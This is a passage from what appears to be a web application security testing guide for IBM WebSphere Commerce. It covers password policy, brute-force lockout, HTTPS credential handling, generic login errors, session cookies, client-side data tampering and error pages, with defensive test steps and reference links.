Maximum occurrence of consecutive characters [1]	3 characters
Maximum instances of any character	4 instances
Maximum lifetime of the passwords	180 days
Minimum number of alphabetic characters	1 alphabetic character
Minimum number of numeric characters	1 numeric character
Minimum length of password	6 characters
Number of previous passwords to check against when the user selects a new password	1 password

4.1.1 Brute force attacks and account lockout mechanisms

Every web application's authentication is vulnerable when it comes to brute forcing. A brute force attack means that an individual can just randomly guess users' passwords and usernames. If the amount of log in attempts is not limited, the application becomes vulnerable to a BFA. In this day and age computing and bandwidth resources allow malicious persons to perform hundreds of thousands attacks per hour by using automated techniques, which means even a powerful password can be cracked causing unauthorized access.

Web Commerce Security: Design And Development defines three levels of brute force attacks:

Vertical

In vertical brute force attack the attacker starts with a single known username and starts randomly inserting passwords hoping for a match.

Horizontal

In a horizontal brute force attack the attacker inserts the same password for many usernames. This attack poses a significantly harder challenge for the application designer as applications do not usually store failed password attempts in i.e. a database. Even storing the failed passwords does not fully prevent this as the attacker can try a different password and username each time.

Diagonal

The most difficult to prevent as it deploys aspects of both vertical and horizontal attacks. Diagonal attack changes the password and username at each try.

Account lock out mechanisms are a great way to minimize the threat of a brute force attack. Usually 3 to 5 failed attempts should lock the account. The account should be unlocked via administrator service, self-unlocking mechanism or after a predetermined time.

By default WebSphere Commerce has been configured to lockout the shopper's account after 6 unsuccessful attempts. After two consecutive unsuccessful logins, the WebSphere Commerce has a default policy in place to enforce a delay of 10 seconds between attempts. Said delay gets incremented by the set value after every unsuccessful attempt.

4.1.2 Testing for weak passwords

Testers should verify that the user account gets locked after a set of failed logins. For example, testers may attempt to login on a dummy account with a wrong password for 5 consecutive times. After this, the tester should use a correct password on the same account to verify whether or not the account gets locked out. It should be verified that the steps needed to unlock the account are robust enough to prevent any malicious actions. These include verifying the secret questions complexity and other password resetting services.

4.2 Unsafe transmission of user credentials

Nowadays almost every page regarding logging in is handled in HTTPS protocol. This alone does not mean that the user's login information is safe from any harm. Even if the connection between the client and the host is encrypted, data may travel un-encrypted for various reasons. User submitted credentials should always travel in the body of a POST request method and not in a GET request method or as a String.

Another example of this is the incorrect usage of HTTPS protocol in the login process. Sometimes web applications do not use HTTPS when the user is logging in, however, actually change from HTTP to HTTPS after the user has submitted his/her credentials. This is not the most secure way and should be avoided. This design leaves room for malicious acts for a well-positioned attacker lurking in the network, such as manipulating the login form the use HTTP when the credentials are submitted which can cause sensitive information end up in the hands of the perpetrator.

No sensitive data should travel in HTTP protocol and all pages that handle user information use HTTPS. If the application uses HTTP instead of HTTPS, the data travels in Cleartext form. This opens the door for a malicious person simply using a network sniffing tool (e.g. WireShark) to gain sensitive information, such as the user submitted credentials.

4.2.1 WebSphere Commerce and user credentials

In WebSphere Commerce 7.0.0 the user authentication process runs under SSL by default. This way the user submitted passwords are protected from mere network-sniffers and also kept encrypted through the whole authentication process. Stored passwords are also assigned a one-way salt using SHA-1 or SHA-256 and encrypted using a merchant key.

The merchant key is a 128-bit key that is specified during the installation and configuration process of the WebSphere Commerce system.

4.2.2 Black box testing for user credentials

Testers should pick a valid tool (e.g. ZED Attack Proxy, WebScarab) to capture and inspect packet headers. From the captured headers testers need to verify is the packet being sent using HTTP or HTTPS protocol.

It should be verified that no user information is being handled in a HTTP protocol instance. For example, no form regarding logging in should be filled in HTTP protocol, even if the form submits to a site under the HTTPS protocol.

4.2.3 Gray and white box testing for user credentials

Every sensitive request should always travel under the HTTPS protocol, this is to be ensured by reviewing and inspecting the code that is the reality to prevent data interceptions.

4.3 Error messages and codes regarding authentication

A web application should never give out anything else than a generic error regarding User ID and password regarding logging in. Application should not indicate if a user submits the right User ID and the wrong password.

Wrong error message: "Login failed: Invalid password"

Right error message: "Login failed: Invalid username or password"

Another aspect regarding failed logins are HTTP responses. Applications should never return a different HTTP response depending on the success of the login attempt as this is valuable information for the attacker.

4.3.1 Black box testing for password errors

Testers should validate that the application generates a generic error message regarding a faulty authentication process. The server's response and URL should also be generic and not reveal any information of a possible identification of a right username.

4.3.2 Gray and white box testing for password errors

Gray and white box testing are very similar to the black box testing of failed authentication. Applications should in every situation deliver a generic error message and server response following a failed login.

4.4 Additional links

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

5. Session Management

Sessions allow applications to remember individual users during their interaction with the application. If users login into the application, session management is usually used to remember the login details and used to access pages that are authorized with them. Without the session details the user would have to identify themselves by login every time they made a new request to the server. If malicious users are able to crack the application's session management, they can impersonate other people and get access to information that would not otherwise be available to them.

An online store might not require its customers to register to place orders but it will most likely use sessions to keep track of them during their shopping experience. The application needs to identify individual customers to remember what they have added to their shopping carts, so that the information does not disappear when they browse the site for other items. When the time to finalize the order comes the customer will have to give out delivery and payment details. The application has to be able to know which details are from the same order to function properly.

Sessions consist of session tokens such as cookies, session id and hidden fields. They should be constructed in a way that makes them unpredictable, tamper resistant and valid only temporarily. The session should timeout after a predefined time if users are idle and has not logged out themselves and this should be enforced by the server side of the application.

5.1 Testing for session management

Session management testing should test the security of the tokens against criteria such as randomness, uniqueness, resistance to statistical and cryptographic analysis and information leakage. Also, the interaction of session data between the application and the server should be tested to make sure that is secure and does not leave vulnerabilities for hackers to use. When testing session timeout function, it should be checked that all the sensitive information holding tokens are destroyed as the session times out.

OWASP gives the following questions as a guideline for what to look for when it comes to cookies:

- Are all Set-Cookie directives tagged as Secure?
- Do any Cookie operations take place over unencrypted transport?
- Can the Cookie be forced over unencrypted transport? If so, how does the application maintain security?
- Are any Cookies persistent?
- What Expires= times are used on persistent cookies, and are they reasonable?
- Are cookies that are expected to be transient configured as such?
- What HTTP/1.1 Cache-Control settings are used to protect Cookies?
- What HTTP/1.0 Cache-Control settings are used to protect Cookies?

5.2 WebSphere Commerce and session management

In WebSphere Commerce session management can be handled by cookies or URL rewriting. The application always allows cookie-based sessions and tries to use them if possible, however, the administrator can choose to also allow URL rewriting in cases when cookies are not accepted.

Cookie-based session management is preferred because it is more secure than URL rewriting. The identification tag in cookie-based session only flows over SSL. The user's information is stored in a cookie that is sent to the server by the browser when the user tries to access certain pages. The cookie with activity identifier that contains such attributes as location and language selections is a non-secure cookie and does not necessary need SSL connection. Secure authentication cookie contains private authentication information and is used with sensitive commands. It can only be used over SSL and is also time-stamped for security.

URL rewriting cannot be enabled at the same time with dynamic catching. If dynamic catching is a wanted feature then cookie-based sessions are the only option. In URL rewriting the session id is found in the URLs that are exchanged with the server and the browser. This makes the session more vulnerable for hijacking, since anyone who finds out the session id can use it as long as the session is active.

By default the customers' sessions end when they log off or close the browser. It is possible to enable login timeout for cookie-based sessions, so that after a certain time the system automatically logs off an inactive user. It is also possible to enable persistent sessions, so that the site remembers the user even after closing the browser if "remember me" is selected.

5.3 Additional links

http://www-01.ibm.com/support/knowledgecenter/SSZLC2_7.0.0/com.ibm.commerce.admin.doc/concepts/csesmsession_mgmt.htm?lang=en

6. Data manipulation/Data integrity tests

Applications might send data to the client in a form and expect it to be sent back without modification. The fact that the user cannot directly modify them might give a false sense of security, however, that is far from truth. The client can control all submissions from the browser to the application's server and change the values if so inclined. If an online store stores the product price values in the form and uses them as they come back from the user, it is possible the user has edited the price to be lower than it should be. That is why the server should always perform a check for user submitted data and make sure the values are as expected.

6.1 Testing for data manipulation

This can be tested by finding all the parts of the application that handle data submitted from the client's side. Then the data that should not be modified by the customer should be changed. Usually the easiest way to do this is to install an intercepting proxy that allows you to stop the submitted form before actually sending it to the application's server and modify the submit inputs. If the application accepts the data that it should not, then its security is compromised.

7. Error Handling

Error messages can reveal a great deal of the state of the application. An attacker can get information about the application, the server and/or the database such as versions, paths, systems and frameworks used. With this information it is easier for them to plan their next attack.

Applications should never reveal any specific error details to their users. The detailed error message should never be sent to the browser but instead be handled server side. When an error occurs the application should have a generic error message that it can present to the user.

7.1 Testing for error handling

Error handling can be tested by carrying out actions that would lead to an error and an error message. Most applications are prepared to handle errors that occur in normal use, however, act differently when more unusual errors are generated. That is why it is advised to try to generate as obscure errors as possible.

7.2 WebSphere Commerce and error messages

In WebSphere Commerce errors can be handled within the current page the user is on or outside of it. Within the storefront JSP files StoreErrorDataBean can be used to handle the errors.

Outside of the current page the error can still be handled at the page level. At the page level it is possible to specify a default error page for when an error occurs within it. To do that a page has to be created and appointed to be the errorHandler JSP page and other JSP pages should direct to that page when an error occurs. ErrorDataBean or StoreErrorDataBean can be used to retrieve more info about the error.

If a JSP page does not have a JSP error tag, the error falls through to application level handling of errors. A default error page can be specified to be shown when an error originates from any of the application's servlets or pages. Application level error pages can be included using the deployment descriptor of the web application, where a page to be shown can be specified for different exception by name or code.

7.3 Additional links

http://www-01.ibm.com/support/knowledgecenter/SSZLC2_7.0.0/com.ibm.commerce.developer.doc/concepts/csdjsperror.htm